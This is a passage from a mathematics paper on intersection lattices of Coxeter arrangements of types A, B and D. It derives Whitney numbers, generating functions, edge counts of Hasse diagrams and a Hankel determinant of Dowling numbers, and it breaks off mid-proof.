$(\mathsf{A}_1)^n$	$\{x_a = 0\}_{a=1,\dots,n}$
A_{n-1}	$\{x_b = x_c\}_{1 \leqslant b < c \leqslant n}$
B_n	$\{x_a = 0\}_{a=1,\dots,n}$, $\{x_b = x_c\}_{1 \leqslant b < c \leqslant n}$, $\{x_b = -x_c\}_{1 \leqslant b < c \leqslant n}$
D_n	$\{x_b = x_c\}_{1 \leqslant b < c \leqslant n}$, $\{x_b = -x_c\}_{1 \leqslant b < c \leqslant n}$

Note that $\bigcap_{H \in \mathcal{A}} H$ is the line $x_1 = \cdots = x_n$ for type A_{n-1} (so the rank is $n-1$ in this case if $n > 0$) whereas for the other types the hyperplanes only meet in the zero vector. We agree to let A_{-1} denote the empty hyperplane arrangement in 0. So the intersection lattices for A_{-1} and

A_0 are isomorphic. Also there is a slight abuse of notation for type A_1 because it can be considered as $(\mathsf{A}_1)^1$ or as A_{2-1}. But this will not cause trouble.

For each subspace $E \in L(\mathcal{A})$ we define the subset $B_E \subseteq [n] = \{1, \ldots, n\}$ by the property that

$$C_E := \bigcap_{a \in [n]-B_E} \{x_a = 0\}$$

is the smallest intersection of coordinate hyperplanes that contains E. For instance if $\mathcal{A}$ is of type A_{n-1}, we have $B_E = [n]$ for all $E \in L(\mathcal{A})$. For the hyperplane $E = \{x_1 = x_2\} \cap \{x_2 = x_3\} \cap \{x_1 = -x_3\} \cap \{x_4 = x_7\} \cap \{x_5 = x_8\} \cap \{x_8 = 0\} \subseteq \mathbb{R}^8$ we get $B_E = \{4, 6, 7\}$.

Regarded as a subspace of C_E, E is described by a partition of B_E together with a function $\zeta : B_E \to \{\pm 1\}$. If $\{B_1, \ldots, B_k\}$ is a partition of B_E into k blocks, then E is the k-dimensional subspace

$$E = \big\{(x_1, \ldots, x_n) \in C_E \;\big|\; b, c \in B_j \text{ for some } j \Longrightarrow \zeta(b)\, x_b = \zeta(c)\, x_c\big\}.$$

Clearly, the correspondence between E and $\big(\{B_1, \ldots, B_k\}, \zeta\big)$ is 1 to 2^k because for each block there is a choice of sign.

This correspondence gives us a convenient notation for the subspaces in $L(\mathcal{A})$. We write down a partition of some $B \subseteq [n]$ and decorate the numbers $a \in B$ with $\zeta(a) = -1$ with an overbar. Having the possibility of choosing an overall sign for each block, we agree that the smallest number in each block does not have an overbar. As an example take the Coxeter arrangement of type B_3. There are 24 subspaces to be considered. Their representations as "signed permutations" are shown in the vertices (boxes) of the following Hasse diagram.




FIGURE 1. Hasse diagram of the B_3 lattice

For instance 3 stands for the line $x_1 = x_2 = 0$, $1\overline{2}3$ is for $x_1 = -x_2 = x_3$, $1|2\overline{3}$ denotes the plane $x_2 = -x_3$, $1|2$ means $x_3 = 0$ etc.

Vertices in the Hasse diagrams

Lemma 1. *For a partition $\{B_1, \dots, B_k\}$ of a subset $B \subseteq [n]$ and a function $\zeta : B \to \{\pm 1\}$ the k-dimensional subspace*

$$\left\{ (x_1, \dots, x_n) \in \mathbb{R}^n \;\middle|\; \begin{array}{l} a \in [n] - B \implies x_a = 0 \\ b, c \in B_j \text{ for some } j \implies \zeta(b)\, x_b = \zeta(c)\, x_c \end{array} \right\}$$

belongs to $L(\mathcal{A})$ according to the following table.

type of $\mathcal{A}$	condition
$(\mathsf{A}_1)^n$	$\lvert B\rvert = k$, $\zeta = 1$
A_{n-1}	$B = [n]$, $\zeta = 1$
B_n	—
D_n	$\big\lvert [n] - B \big\rvert \neq 1$

Proof. The conditions in the table above should be clear. For the types $(\mathsf{A}_1)^n$ and A_{n-1} we put $\zeta = 1$ for simplicity (literally, ζ must only be constant on each block B_j). The condition for D_n simply takes into account that the hyperplanes $x_a = 0$ do not belong to $L(\mathcal{A})$. But for instance $x_1 = \cdots = x_r = 0$ for $r \geqslant 2$ can be written as $x_1 = -x_2$, $x_1 = \cdots = x_r$ and hence this subspace is an element of $L(\mathcal{A})$. □

For integers $n, k \geqslant 0$ and $b > 0$ let $S_b(n, k)$ denote the number of partitions of $[n]$ into k blocks each containing at least b elements. So $S_1(n, k) = S(n, k)$ is a Stirling number of the second kind. Besides $b = 1$ we shall only need the case where $b = 2$, which one knows from Pólya-Szegő [PS, Part I, Chap. 4, § 3; Part VIII, Chap. 1, No. 22.3]. Nevertheless we state the following more general proposition.

Proposition 2. *For every integer $b > 0$ the generating function for the numbers $S_b(n, k)$ of partitions of $[n]$ into k blocks of length at least b is*

$$\sum_{n,k \geqslant 0} S_b(n,k) \frac{x^n}{n!}\, y^k = \exp\left(y \cdot \left(e^x - 1 - x - \frac{x^2}{2!} - \cdots - \frac{x^{b-1}}{(b-1)!} \right) \right).$$

Proof. For $k \geqslant 1$ we have the recurrence relation

$$S_b(n,k) = k\, S_b(n-1,k) + \tbinom{n-1}{b-1}\, S_b(n-b, k-1). \tag{2}$$

In fact, to obtain a partition of $[n]$ into k blocks of lengths at least b, we can either take a partition of $[n-1]$ into k blocks of lengths at least b and append the element n to any one of the k blocks, or we can take $b-1$ elements from $[n-1]$ which together with n constitute a block

with b elements and partition the remaining $n-b$ elements into $k-1$ blocks of lengths at least b.

To prove the proposition we must show that for every integer $k \geqslant 0$

(3)
$$f_k(x) := \sum_{n \geqslant 0} S_b(n,k)\frac{x^n}{n!} = \frac{1}{k!}\Big(e^x - 1 - x - \frac{x^2}{2!} - \cdots - \frac{x^{b-1}}{(b-1)!}\Big)^k.$$

This follows by induction on k. The case $k = 0$ is clear: $S_b(n,0) = \delta_{n,0}$. For $k \geqslant 1$ we get a differential equation for $f_k(x)$, namely

$$\begin{aligned} f_k'(x) &= \sum_n S_b(n,k)\frac{x^{n-1}}{(n-1)!} \\ &\overset{(2)}{=} \sum_n k\, S_b(n-1,k)\frac{x^{n-1}}{(n-1)!} + \sum_n \tbinom{n-1}{b-1} S_b(n-b,k-1)\frac{x^{n-1}}{(n-1)!} \\ &= k\, f_k(x) + \frac{x^{b-1}}{(b-1)!}\, f_{k-1}(x) \\ &= k\, f_k(x) + \frac{x^{b-1}}{(b-1)!}\frac{1}{(k-1)!}\Big(e^x - 1 - x - \frac{x^2}{2!} - \cdots - \frac{x^{b-1}}{(b-1)!}\Big)^{k-1} \end{aligned}$$


whose unique solution satisfying $f_k(0) = 0$ is in fact given by the right hand side in equation (3). □

The lattices $L(\mathcal{A})$ are graded posets with rank function the codimension. The rth Whitney number of the second kind of a graded poset is by definition the number of elements of rank r. We begin by making the Whitney numbers quite explicit. We fix one of our hyperplane arrangements $\mathcal{A}$ in $\mathbb{R}^n$ and let $W(n,r)$ be the rth Whitney number (of the second kind) of the intersection lattice $L(\mathcal{A})$. The Whitney numbers $W(n,n-k)$ when written in an array can be seen as a generalization of Pascal's triangle. In fact, Pascal's triangle arises for the Boolean lattices of type $(\mathsf{A}_1)^n$.


Let us digress for a moment to consider such generalized Pascal triangles or arrays. The (upper left) corner in the arrays that follow carry the Whitney number $W(0,0)$, and the entries (p,q) for the other Whitney numbers $W(p,q)$ are in accordance with the following diagram.

$$\begin{array}{ccc} W(n,n-k) & \longrightarrow & W(n+1,n-k+1) \\ \downarrow & & \\ W(n+1,n-k) & & \end{array}$$

- **Pascal arrangements** = Coxeter arrangements of type $(\mathsf{A}_1)^n$. $W(n, n-k) = \binom{n}{k}$.



- **Stirling arrangements** = Coxeter arrangements of type A_{n-1}. $W(n, n-k) = S(n, k)$. For the A_{n-1} lattices the analogue of the equation $\binom{n}{k} = \binom{n-1}{k} + \binom{n-1}{k-1}$ reads $S(n,k) = k\,S(n-1,k) + S(n-1,k-1)$, the case $b = 1$ of (2).



- **2-Dowling arrangements** = Coxeter arrangements of type B_n. $W(n, n-k) = T(n,k)$. For the B_n lattices the Whitney numbers satisfy the relation $T(n,k) = (2k+1)\,T(n-1,k) + T(n-1,k-1)$ (see Corollary 5).

$$\begin{array}{ccccccccc}
1 & \longrightarrow & 1 & \longrightarrow & 1 & \longrightarrow & 1 & \longrightarrow & \cdots \\
\downarrow & & \downarrow & & \downarrow & & \downarrow & & \\
1 & \xrightarrow{\cdot 3} & 4 & \xrightarrow{\cdot 3} & 13 & \xrightarrow{\cdot 3} & 40 & \xrightarrow{\cdot 3} & \cdots \\
\downarrow & & \downarrow & & \downarrow & & \downarrow & & \\
1 & \xrightarrow{\cdot 5} & 9 & \xrightarrow{\cdot 5} & 58 & \xrightarrow{\cdot 5} & 330 & \xrightarrow{\cdot 5} & \cdots \\
\downarrow & & \downarrow & & \downarrow & & \downarrow & & \\
1 & \xrightarrow{\cdot 7} & 16 & \xrightarrow{\cdot 7} & 170 & \xrightarrow{\cdot 7} & 1520 & \xrightarrow{\cdot 7} & \cdots \\
\downarrow & & \downarrow & & \downarrow & & \downarrow & & \\
\vdots & & \vdots & & \vdots & & \vdots & &
\end{array}$$

Continuing in the obvious way, one gets Whitney numbers of Dowling lattices corresponding to the complete monomial groups $(\mathbb{Z}/m\mathbb{Z}) \wr \mathfrak{S}_n$, the wreath product of the symmetric group of degree n acting on $(\mathbb{Z}/m\mathbb{Z})^n$. This is straightforward, and calculations can be found in [Be1, Be2]. For the D_n lattices the situation is more subtle. The following table suggests why this is so.

type	exponents
$(\mathsf{A}_1)^n$	$1, 1, \ldots, 1$
A_n	$1, 2, \ldots, n$
B_n	$1, 3, \ldots, 2n-1$
D_n	$1, 3, \ldots, 2n-3, n-1$

The maverick exponent $n-1$ for type D_n reveals the fact that the determinant of a $2n \times 2n$ skew-symmetric matrix is the square of a polynomial in the matrix entries.

This ends our digression. Also from now on we will neglect the nearly trivial case of type $(\mathsf{A}_1)^n$.

Proposition 3. *The Whitney numbers $W(n, n-k)$ are given by the following formulae.*

type	$W(n, n-k)$
A_{n-1}	$S(n,k)$
B_n	$\sum_{j=k}^{n} 2^{j-k}\binom{n}{j}\, S(j,k)$
D_n	$\sum_{j=k}^{n} 2^{j-k}\binom{n}{j}\, S(j,k) - 2^{n-1-k} n\, S(n-1,k)$

Proof. The proof follows by elementary combinatorial reasoning from the table in Lemma 1. (Recall that $S(n,k)$ is a Stirling number of the second kind.) □

The table in Proposition 3 can also be found in the last corollary of [Za].

Theorem 4. *The generating functions for the Whitney numbers are as given in the following table.*

type	$\sum_{n,k\geqslant 0} W(n,n-k)\frac{x^n}{n!}\, y^k$
A	$\exp\big(y\cdot(e^x-1)\big)$
B	$e^x \exp\Big(\frac{y}{2}\cdot\big(e^{2x}-1\big)\Big)$
D	$(e^x - x)\exp\Big(\frac{y}{2}\cdot\big(e^{2x}-1\big)\Big)$

Proof. For type A this is Proposition 2 with $b=1$. For type B the coefficients

$$a_n(y) = \sum_{k\geqslant 0}\sum_{j=k}^{n} 2^{j-k}\binom{n}{j}\, S(j,k)\, y^k \in \mathbb{Z}[y]$$

are the binomial transforms of

$$b_j(y) = \sum_{k\geqslant 0} 2^{j-k} S(j,k)\, y^k \in \mathbb{Z}[y].$$

Hence

$$\begin{aligned}\sum_{n\geqslant 0} a_n(y)\frac{x^n}{n!} &= e^x \sum_{j\geqslant 0} b_j(y)\frac{x^j}{j!} \\ &= e^x \sum_{j,k} S(j,k)\frac{(2x)^j}{j!}\Big(\frac{y}{2}\Big)^k = e^x \exp\Big(\frac{y}{2}\cdot\big(e^{2x}-1\big)\Big).\end{aligned}$$

Finally, for type D we need to subtract

$$\sum_{n,k} 2^{n-1-k} n\, S(n-1,k) \frac{x^n}{n!}\, y^k = x \sum_{n,k} S(n-1,k) \frac{(2x)^{n-1}}{(n-1)!} \Big(\frac{y}{2}\Big)^k$$
$$= x \exp\Big(\frac{y}{2} \cdot \big(e^{2x} - 1\big)\Big)$$

from the generating function for type B. □

Setting $y = 1$ in Theorem 4 we get the exponential generating function for the numbers of vertices in the Hasse diagrams. The coefficients in this exponential generating function are the Bell numbers for type A and the Dowling numbers for type B. For type D these numbers are apparently unnamed.

Corollary 5. *The Whitney numbers $T(n,k) = W(n,n-k)$ for the 2-Dowling arrangements satisfy the recurrence relation*

$$T(n,k) = (2k+1)\, T(n-1,k) + T(n-1,k-1).$$

Proof. $\Big(\dfrac{\partial}{\partial x} - 2\, y\, \dfrac{\partial}{\partial y} - 1 - y\Big)\, e^x \exp\Big(\dfrac{y}{2} \cdot \big(e^{2x} - 1\big)\Big) = 0.$ □

Edges in the Hasse diagrams

There are two obvious ways to count edges in a Hasse diagram. Namely, go through all vertices and add up the numbers of edges that go upwards, or, dually, that go downwards. As the result of Orlik and Solomon for the elements of rank 1 suggests, it is easier here to count edges corresponding to vertices that cover a given vertex than to count those edges corresponding to vertices that are covered by a given vertex.

An edge in the Hasse diagram for $L(\mathcal{A})$ emanating in an upward direction from $E \in L(\mathcal{A})$ corresponds to a subspace $E' \in L(\mathcal{A})$ of codimension 1 in E. We shall count how many such subspaces are contained in E.

Schematically, we have

$$\big(\{B_1, \ldots, B_k\}, \zeta\big) \rightsquigarrow \big(\{B'_1, \ldots, B'_{k-1}\}, \zeta'\big)$$

with

$$E = \left\{ (x_1, \ldots, x_n) \in \mathbb{R}^n \;\middle|\; \begin{array}{l} a \in [n] - B \implies x_a = 0 \\ b, c \in B_j \text{ for some } j \implies \zeta(b)\, x_b = \zeta(c)\, x_c \end{array} \right\}$$

where $B = B_1 \cup \cdots \cup B_k$, and E' is obtained by imposing a further equation,

$$E' = \left\{ (x_1, \ldots, x_n) \in \mathbb{R}^n \;\middle|\; \begin{array}{l} a \in [n] - B' \implies x_a = 0 \\ b, c \in B'_j \text{ for some } j \implies \zeta'(b)\, x_b = \zeta'(c)\, x_c \end{array} \right\}$$

where $B' = B'_1 \cup \cdots \cup B'_{k-1}$.

Imposing a further equation may have two different types of incarnations in terms of normal forms. (As usual, $\widehat{B_k}$ means that B_k is omitted.)

- **Fusing two blocks**. Choose $1 \leqslant i < j \leqslant k$, $\varepsilon \in \{\pm 1\}$.

$$\left|\begin{array}{l} \{B'_1, \ldots, B'_{k-1}\} := \{B_1, \ldots, \widehat{B_i}, \ldots, \widehat{B_j}, \ldots, B_k, B_i \cup B_j\} \\ \zeta'(a) := \begin{cases} \zeta(a) & \text{if } a \in B - B_j \\ \varepsilon \cdot \zeta(a) & \text{if } a \in B_j \end{cases} \end{array}\right.$$

- **Dropping one block**. Choose $1 \leqslant i \leqslant k$.

$$\left|\begin{array}{l} \{B'_1, \ldots, B'_{k-1}\} := \{B_1, \ldots, \widehat{B_i}, \ldots, B_k\} \\ \zeta'(a) := \zeta(a) \text{ for all } a \in B - B_i \end{array}\right.$$

Lemma 6. *For*

$$\big(\{B_1, \ldots, B_k\}, \zeta\big) \rightsquigarrow \big(\{B'_1, \ldots, B'_{k-1}\}, \zeta'\big)$$

with fixed $\big(\{B_1, \ldots, B_k\}, \zeta\big)$ *there are the following numbers of possibilities for fusing two blocks or dropping one block.*

type	conditions	fusing	dropping
A_{n-1}	$B = [n]$, $\zeta = 1$ $B' = [n]$, $\zeta' = 1$	$\binom{k}{2}$	0
B_n	—	$\binom{k}{2} \cdot 2$	k
D_n	$\big\lvert[n] - B\big\rvert \neq 1$ $\big\lvert[n] - B'\big\rvert \neq 1$	$\binom{k}{2} \cdot 2$	$\begin{cases} k & \text{if } B \neq [n] \\ \#\big\{i \;\big\vert\; \lvert B_i\rvert \geqslant 2\big\} & \text{if } B = [n] \end{cases}$

The total number of subspaces of dimension $k-1$ in $L(\mathcal{A})$ lying in some fixed subspace $E \in L(\mathcal{A})$ of dimension k is thus $\binom{k}{2}$ for type A and k^2 for type B, while for type D this number is not specified by the dimension alone and can vary between $k^2 - k$ and k^2.

The following diagrams give a rough idea of how the Hasse diagrams look for the first few lattices in the D-series. The first diagram abbreviates the relevant piece of information for the Hasse diagram of the B_3 lattice, whose full form was given earlier. For instance the Hasse diagram for D_4 contains

$$1 \cdot 12 + 12 \cdot 7 + 16 \cdot 3 + 18 \cdot 4 + 24 \cdot 1 + 1 \cdot 0 = 240$$

edges.




FIGURE 2. Abbreviated Hasse diagrams

Theorem 7. *The exponential generating functions for the numbers of edges in the Hasse diagrams for types* $(\mathsf{A}_{n-1})_{n\geqslant 0}$, $(\mathsf{B}_n)_{n\geqslant 0}$, *and* $(\mathsf{D}_n)_{n\geqslant 0}$

are as given in the following table.

type	exponential generating function
A	$\frac{1}{2}(e^x-1)^2\exp(e^x-1)$
B	$e^x\frac{1}{4}\big(e^{4x}-1\big)\exp\Big(\frac{1}{2}\big(e^{2x}-1\big)\Big)$
D	$(e^x-1-x)\frac{1}{4}\big(e^{4x}-1\big)\exp\Big(\frac{1}{2}\big(e^{2x}-1\big)\Big)$ $+\,e^x\frac{1}{4}\big(e^{4x}-1-4x\big)\exp\Big(\frac{1}{2}\big(e^{2x}-1-2x\big)\Big)$

Proof. For type A_{n-1} there are $S(n,k)$ k-dimensional subspaces each containing $\binom{k}{2}$ subspaces in $L(\mathcal{A})$ of codimension 1. Thus we get the generating function

$$\begin{aligned}\sum_{n,k} S(n,k)\tbinom{k}{2}\frac{x^n}{n!} &= \frac{1}{2}\frac{\partial^2}{\partial y^2}\sum_{n,k} S(n,k)\frac{x^n}{n!}\,y^k\Big|_{y=1}\\ &= \frac{1}{2}\frac{\partial^2}{\partial y^2}\exp\big(y\cdot(e^x-1)\big)\Big|_{y=1} = \frac{1}{2}(e^x-1)^2\exp(e^x-1).\end{aligned}$$

For type B_n there are $\sum_{j=k}^{n} 2^{j-k}\binom{n}{j}\,S(j,k)$ k-dimensional subspaces each containing k^2 subspaces in $L(\mathcal{A})$ of codimension 1. Thus we get the generating function

$$\begin{aligned}&\sum_{n,k}\sum_{j=k}^{n} 2^{j-k}\tbinom{n}{j}\,S(j,k)\,k^2\frac{x^n}{n!}\\ &\quad= \sum_{j,n}\frac{x^{n-j}}{(n-j)!}\frac{\partial}{\partial y}\,y\frac{\partial}{\partial y}\sum_{k} 2^{j-k}S(j,k)\frac{x^j}{j!}\,y^k\Big|_{y=1}\\ &\quad= \sum_{m\geqslant 0}\frac{x^m}{m!}\frac{\partial}{\partial y}\,y\frac{\partial}{\partial y}\sum_{j,k} 2^{j-k}S(j,k)\frac{x^j}{j!}\,y^k\Big|_{y=1}\\ &\quad= \sum_{m\geqslant 0}\frac{x^m}{m!}\frac{\partial}{\partial y}\,y\frac{\partial}{\partial y}\exp\Big(\frac{y}{2}\cdot\big(e^{2x}-1\big)\Big)\Big|_{y=1}\\ &\quad= \sum_{m\geqslant 0}\frac{x^m}{m!}\frac{1}{4}\big(e^{4x}-1\big)\exp\Big(\frac{1}{2}\big(e^{2x}-1\big)\Big)\\ &\quad= e^x\frac{1}{4}\big(e^{4x}-1\big)\exp\Big(\frac{1}{2}\big(e^{2x}-1\big)\Big).\end{aligned}$$

The reader may wonder why we did not insert the formula for

$$\sum_{n,k}\sum_{j} 2^{j-k}\tbinom{n}{j}\, S(j,k)\frac{x^n}{n!}\, y^k$$

directly. The reason for going through the seemingly arcane substitution $m = n - j$ is that we can then use this calculation for type D. Namely, for type D we must subtract the terms for $j = n-1$ and $j = n$, that is, for $m = 1$ and $m = 0$ in the generating function for B and then add the modified term corresponding to $j = n$.

Let us direct our attention to the case $B = [n]$ for D_n. We get a partition of $[n]$ into k blocks with exactly h blocks of length 1 by choosing h elements from $[n]$ and partitioning the remaining set of $n - h$ elements into $k - h$ blocks of lengths at least 2. Taking into account also the choice of $\zeta : [n] \to \{\pm 1\}$, we have

$$2^{n-k}\tbinom{n}{h}\, S_2(n-h, k-h)$$

elements of rank $n - k$ in the Hasse diagram for D_n which are covered by $k^2 - h$ elements. The modified term corresponding to $j = n$ is thus

$$\begin{aligned}
&\sum_{n,k}\sum_{h} 2^{n-k}\tbinom{n}{h}\, S_2(n-h,k-h)\,(k^2-h)\frac{x^n}{n!}\\
&\quad= \sum_{n,k}\sum_{h} \frac{x^h}{h!}\, 2^{n-k} S_2(n-h,k-h)\,(k^2-h)\frac{x^{n-h}}{(n-h)!}\, y^k\Big|_{y=1}\\
&\quad= \sum_{h} \frac{x^h}{h!}\Big(\frac{\partial}{\partial y}\, y\frac{\partial}{\partial y} - h\Big) y^h \sum_{n,k} 2^{n-k} S_2(n-h,k-h)\frac{x^{n-h}}{(n-h)!}\, y^{k-h}\Big|_{y=1}\\
&\quad= \sum_{h} \frac{x^h}{h!}\Big(\frac{\partial}{\partial y}\, y\frac{\partial}{\partial y} - h\Big) y^h \exp\Big(\frac{y}{2}\cdot\big(e^{2x}-1-2x\big)\Big)\Big|_{y=1}\\
&\quad= \sum_{h} \frac{x^h}{h!}\Big(h^2 - h + (2h+1)\frac{1}{2}\big(e^{2x}-1-2x\big) + \frac{1}{4}\big(e^{2x}-1-2x\big)^2\Big)\\
&\qquad\qquad\qquad\qquad\qquad\qquad \times \exp\Big(\frac{1}{2}\big(e^{2x}-1-2x\big)\Big)\\
&\quad= e^x\Big(x^2 + (2x+1)\frac{1}{2}\big(e^{2x}-1-2x\big) + \frac{1}{4}\big(e^{2x}-1-2x\big)^2\Big)\\
&\qquad\qquad\qquad\qquad\qquad\qquad \times \exp\Big(\frac{1}{2}\big(e^{2x}-1-2x\big)\Big)\\
&\quad= e^x\frac{1}{4}\big(e^{4x}-1-4x\big)\exp\Big(\frac{1}{2}\big(e^{2x}-1-2x\big)\Big).
\end{aligned}$$

The exponential generating function for the numbers of edges for the D-series therefore takes the form

$$(e^x-1-x)\frac{1}{4}\big(e^{4x}-1\big)\exp\Big(\frac{1}{2}\big(e^{2x}-1\big)\Big)+e^x\frac{1}{4}\big(e^{4x}-1-4x\big)\exp\Big(\frac{1}{2}\big(e^{2x}-1-2x\big)\Big).$$

□

A curious determinant

Apparently it was A. Lenard who discovered that the Hankel determinant with the Bell numbers as entries is a superfactorial (see the reference in [We]). Let us compute its B-analogue. So let the Dowling numbers D_n be given by

$$\sum_{n\geqslant 0} D_n\frac{x^n}{n!} = e^x\exp\Big(\frac{1}{2}\big(e^{2x}-1\big)\Big).$$

Proposition 8.

$$\begin{vmatrix} D_0 & D_1 & \dots & D_n \\ D_1 & D_2 & \dots & D_{n+1} \\ \vdots & \vdots & & \vdots \\ D_n & D_{n+1} & \dots & D_{2n} \end{vmatrix} = 2^{n(n+1)/2}\prod_{k=1}^{n} k!$$

We shall prove the following generalization which involves the numbers G_n (for $l=0$) that occurred in Kerber's note [Ke, (7)] in connexion with multiply transitive groups and also in M. Bernstein's and Sloane's "eigen-sequence paper" [BeSl, Table 1(a)] in a new setting.

Proposition 9. *Define the sequence of generalized Bell numbers $(G_n)_{n\geqslant 0}$ depending on l and m by*

$$\sum_{n\geqslant 0} G_n\frac{x^n}{n!} = e^{lx}\exp\Big(\frac{1}{m}\big(e^{mx}-1\big)\Big). \tag{4}$$

Then

$$\begin{vmatrix} G_0 & G_1 & \dots & G_n \\ G_1 & G_2 & \dots & G_{n+1} \\ \vdots & \vdots & & \vdots \\ G_n & G_{n+1} & \dots & G_{2n} \end{vmatrix} = m^{n(n+1)/2}\prod_{k=1}^{n} k! \tag{5}$$

Proof. The statement in [Ko, p. 113/114] can be rephrased by saying that a Hankel determinant does not change its value when the matrix entries are subject to a binomial transform. Hence the determinant in (5) is independent of $l \in \mathbb{Z}$ and consequently also independent of l when l is considered as an indeterminate. Therefore we will assume that $l = 0$ in the definition (4) of the numbers G_n.

As an aside let us mention that the invariance under binomial transform gives the following identity between Hankel determinants with Bell numbers as entries.

$$\begin{vmatrix} B_0 & B_1 & \dots & B_n \\ B_1 & B_2 & \dots & B_{n+1} \\ \vdots & \vdots & & \vdots \\ B_n & B_{n+1} & \dots & B_{2n} \end{vmatrix} = \begin{vmatrix} B_1 & B_2 & \dots & B_{n+1} \\ B_2 & B_3 & \dots & B_{n+2} \\ \vdots & \vdots & & \vdots \\ B_{n+1} & B_{n+2} & \dots & B_{2n+1} \end{vmatrix}$$

To compute the determinant (5) we proceed by induction. Let us first define $H_{n,k} \in \mathbb{Q}[m]$ by

$$\sum_{n \geqslant 0} H_{n,k} \frac{y^n}{n!} = \frac{1}{k!}\, e^{-y} \frac{1}{m^k} \left(\log(1+my)\right)^k \qquad (k = 0, 1, 2, \dots). \tag{6}$$

Note that $H_{n,n} = 1$. Hence with

